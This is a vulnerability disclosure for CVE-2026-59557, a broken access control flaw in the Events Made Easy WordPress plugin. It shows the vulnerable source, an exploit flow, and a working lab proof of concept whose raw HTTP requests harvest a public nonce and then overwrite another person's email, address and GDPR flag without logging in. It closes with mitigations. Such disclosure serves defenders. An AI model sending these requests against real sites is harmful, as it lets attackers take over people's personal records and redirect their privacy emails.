

CVE-2026-59557 - Events Made Easy Arbitrary Person Record Modification Without Login
Overview
- Advisory: https://www.cve.org/CVERecord?id=CVE-2026-59557
- CVE-2026-59557
- Affected plugin: Events Made Easy
- Affected version:
<= 3.0.67
Summary
The vulnerability is located in the AJAX action used by the Events Made Easy personal information change flow:
POST /wp-admin/admin-ajax.php?action=eme_cpiThe plugin has a mechanism for creating a separate personal information change link for each person record using a nonce tied to person_id and the original email:
wp_create_nonce( "change_pi $person_id $orig_email" )However, the AJAX endpoint that actually updates the record does not verify this separate token. Instead, it only checks the common frontend nonce eme_frontend_nonce. This nonce is publicly exposed on frontend pages with an EME shortcode, for example a page containing:
[eme_request_personal_info]Because eme_frontend_nonce is a public nonce intended for visitors, an attacker does not need to log in to obtain the nonce from the frontend HTML/JavaScript and then send an eme_cpi request with any person_id and new personal data.
As a result, the attacker can modify arbitrary EME person records, including the email, phone, address, city, ZIP, GDPR flag, and the submitted fields.
How I Found It
I inspected the GDPR/personal information flows of Events Made Easy because these flows commonly allow users to view or update personal data through links sent by email.
The source contains a function that creates the personal information change URL:
function eme_cpi_url( $person_id, $orig_email ) {
    $nonce = wp_create_nonce( "change_pi $person_id $orig_email" );
    ...
}
This shows that the correct flow should require a separate token for each person record and original email.
However, the public AJAX action is registered for unauthenticated users as well:
add_action( 'wp_ajax_nopriv_eme_cpi', 'eme_cpi_ajax' );In eme_cpi_ajax(), the endpoint only checks the common frontend nonce:
if ( ! isset( $_POST['eme_frontend_nonce'] ) || ! wp_verify_nonce( eme_sanitize_request($_POST['eme_frontend_nonce']), "eme_frontend" ) ) {
    ...
}

[$person_id, $add_update_message] = eme_add_update_person_from_form( $person_id );
There is no check for an eme_cpi_nonce in the form of:
change_pi $person_id $orig_emailThere is also no check that the caller owns that person_id.
From there, I created a frontend page with an EME shortcode to obtain the public nonce, then sent an unauthenticated eme_cpi request with person_id=1. The record was successfully updated.
Root Cause
The root cause is that the personal information update endpoint trusts a public frontend nonce instead of verifying ownership of the specific person record.
1. Public Frontend Nonce Can Be Obtained Without Login
The frontend page with the EME shortcode renders the nonce:
<input type="hidden" id="eme_frontend_nonce" name="eme_frontend_nonce" value="a2906038d2" />This nonce also appears in the JavaScript config:
var emebasic = {
    "translate_ajax_url":"http://192.168.1.14:8095/wp-admin/admin-ajax.php",
    "translate_frontendnonce":"a2906038d2"
};
This is a common frontend nonce and does not prove that the attacker owns the person record.
2. AJAX Action Allows Unauthenticated Users
Public hook:
add_action( 'wp_ajax_nopriv_eme_cpi', 'eme_cpi_ajax' );Because wp_ajax_nopriv_eme_cpi exists, an attacker who is not logged in can still call the action:
action=eme_cpi3. Endpoint Does Not Check eme_cpi_nonce
The correct link-generation flow has a separate nonce:
wp_create_nonce( "change_pi $person_id $orig_email" )However, the update endpoint only checks:
wp_verify_nonce($_POST['eme_frontend_nonce'], "eme_frontend")Therefore, a public frontend nonce alone is sufficient to update the record.
4. Attacker-Controlled person_id Goes Directly Into the Update
The endpoint receives person_id from POST and then calls:
eme_add_update_person_from_form( $person_id )In includes/eme-people.php, data from $_POST is placed into $person:
if ( ! eme_is_empty_string( $_POST['email'] ) ) {
    $person['email'] = eme_sanitize_email( $_POST['email'] );
}
...
$updated_personid = eme_db_update_person( $person_id, $person );
The final sink is:
eme_db_update_person( $person_id, $person )Exploit Flow
Attacker is not logged in
        |
        v
GET a frontend page with an EME shortcode
        |
        v
Obtain the public eme_frontend_nonce
        |
        v
POST /wp-admin/admin-ajax.php
action=eme_cpi
person_id=<victim_person_id>
eme_frontend_nonce=<public_nonce>
email=<attacker_email>
address/city/zip/phone/gdpr=<new_values>
        |
        v
eme_cpi_ajax()
        |
        v
Only verify the "eme_frontend" nonce
        |
        v
eme_add_update_person_from_form(person_id)
        |
        v
eme_db_update_person(person_id, attacker_data)
        |
        v
The victim's person record is modified- Entry point:
POST /wp-admin/admin-ajax.php?action=eme_cpi - Condition: The site has at least one EME person record and a frontend page that exposes
eme_frontend_nonce. - Trigger: Send the victim’s
person_idtogether with replacement data. - Callback:
eme_cpi_ajax()inincludes/eme-gdpr.php - Sink:
eme_db_update_person()througheme_add_update_person_from_form() - Final result: An unauthenticated attacker can modify an arbitrary EME person record.
PoC
Lab environment:
Target: http://192.168.1.14:8095
WordPress: 6.9.4
PHP: 8.3.30
Events Made Easy: 3.0.67
Authentication: Not logged in
Initial person record:
person_id: 1
lastname: VictimLast
firstname: VictimFirst
email: victim-95@example.test
phone: +1-555-0101
address1: 123 Secret Street
city: Private City
zip: 90210
gdpr: 0

Obtain the Public Frontend Nonce
Create or use a public page that enqueues EME frontend assets, for example a page containing the shortcode:
[eme_request_personal_info]
Request:
GET /eme-cpi-poc/ HTTP/1.1
Host: 192.168.1.14:8095
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Cookie: wp-settings-time-2=1785078740; wordpress_test_cookie=WP%20Cookie%20check; wp_lang=en_US
Connection: keep-alive
Response:
...
<input type="hidden" id="eme_frontend_nonce" name="eme_frontend_nonce" value="a2906038d2" />
...
"translate_frontendnonce":"a2906038d2",
...
Modify the Person Record Without Login
Request:
POST /wp-admin/admin-ajax.php HTTP/1.1
Host: 192.168.1.14:8095
User-Agent: Mozilla/5.0
Accept: */*
Accept-Language: en-US,en;q=0.9
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Connection: close
Content-Length: 194

action=eme_cpi&honeypot_check=&person_id=1&eme_frontend_nonce=a2906038d2&lastname=&firstname=&email=attacker-95%40example.com&address1=Changed+By+Unauth&city=Exploit+City&zip=1337&phone=%2B1-555-9999&gdpr=1
Response:
HTTP/1.1 200 OK
Date: Thu, 30 Jul 2026 06:55:45 GMT
Server: Apache/2.4.66 (Debian)
X-Powered-By: PHP/8.3.30
X-Robots-Tag: noindex
X-Content-Type-Options: nosniff
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0, no-store, private
Referrer-Policy: strict-origin-when-cross-origin
X-Frame-Options: SAMEORIGIN
Content-Security-Policy: frame-ancestors 'self';
Content-Length: 46
Connection: close
Content-Type: text/html; charset=UTF-8

{"Result":"OK","htmlmessage":"Person updated"}
Server-Side After Exploitation

Comparison:
Before exploitation:
email           =       victim-95@example.test
phone           =       +1-555-0101
address1        =       123 Secret Street
city            =       Private City
zip             =       90210
gdpr            =       0

After exploitation:
email           =       attacker-95@example.com
phone           =       +1-555-9999
address1        =       Changed By Unauth
city            =       Exploit City
zip             =       1337
gdpr            =       1
Record person_id=1 was modified by an unauthenticated request using only the public eme_frontend_nonce.
Impact
An unauthenticated attacker can arbitrarily modify EME person records.
These records may be used for:
- Event booking.
- Membership/customer records.
- Mailing preferences.
- GDPR approval state.
- Personal data workflow.
Practical impact:
- Replace the victim’s email with the attacker’s email.
- Redirect notification or privacy workflow emails to the attacker.
- Modify the phone number, address, city, ZIP, and GDPR status.
- Corrupt attendee/member data in the system.
- Support follow-on steps if the plugin relies on the email in the person record to send a link for accessing personal data.
The main danger is that the attacker does not need a WordPress account; they only need to obtain the public frontend nonce and know or guess the person_id.
Limitations
- The site must have Events Made Easy enabled.
- The site must have at least one person record.
- The attacker must obtain
eme_frontend_noncefrom a frontend page with EME assets. - The attacker must know or guess the
person_id. - The vulnerability does not directly create WordPress admin privileges or RCE.
Mitigation
The personal information update endpoint must not rely only on eme_frontend_nonce.
Main remediation options:
- Verify the separate nonce created by
wp_create_nonce("change_pi $person_id $orig_email"). - Bind the token to the correct
person_idand the record’s original email. - Do not allow
wp_ajax_nopriv_eme_cpito update a record using only the public nonce. - If logged-in users are supported, check whether the current user owns the person record.
- Do not allow an attacker to submit an arbitrary
person_idwithout proof of ownership. - Log and rate-limit personal information update requests from unauthenticated users.
Safer flow:
Receive the eme_cpi request
        |
        v
Check eme_frontend_nonce for basic CSRF protection
        |
        v
Check the separate eme_cpi_nonce for "change_pi $person_id $orig_email"
        |
        v
Match person_id + original email + token
        |
        v
Only update if the caller proves ownership of the record
The request should be rejected if it does not contain a valid eme_cpi_nonce or if the user cannot prove authorization over the record.
References
- Events Made Easy: https://wordpress.org/plugins/events-made-easy/
- Patchstack researcher: https://patchstack.com/database/wordpress/plugin/events-made-easy/vulnerability/wordpress-events-made-easy-plugin-3-1-3-broken-access-control-vulnerability
- WordPress plugin source tag 3.0.67: https://plugins.svn.wordpress.org/events-made-easy/tags/3.0.67/
- WordPress plugin source tag 3.1.4: https://plugins.svn.wordpress.org/events-made-easy/tags/3.1.4/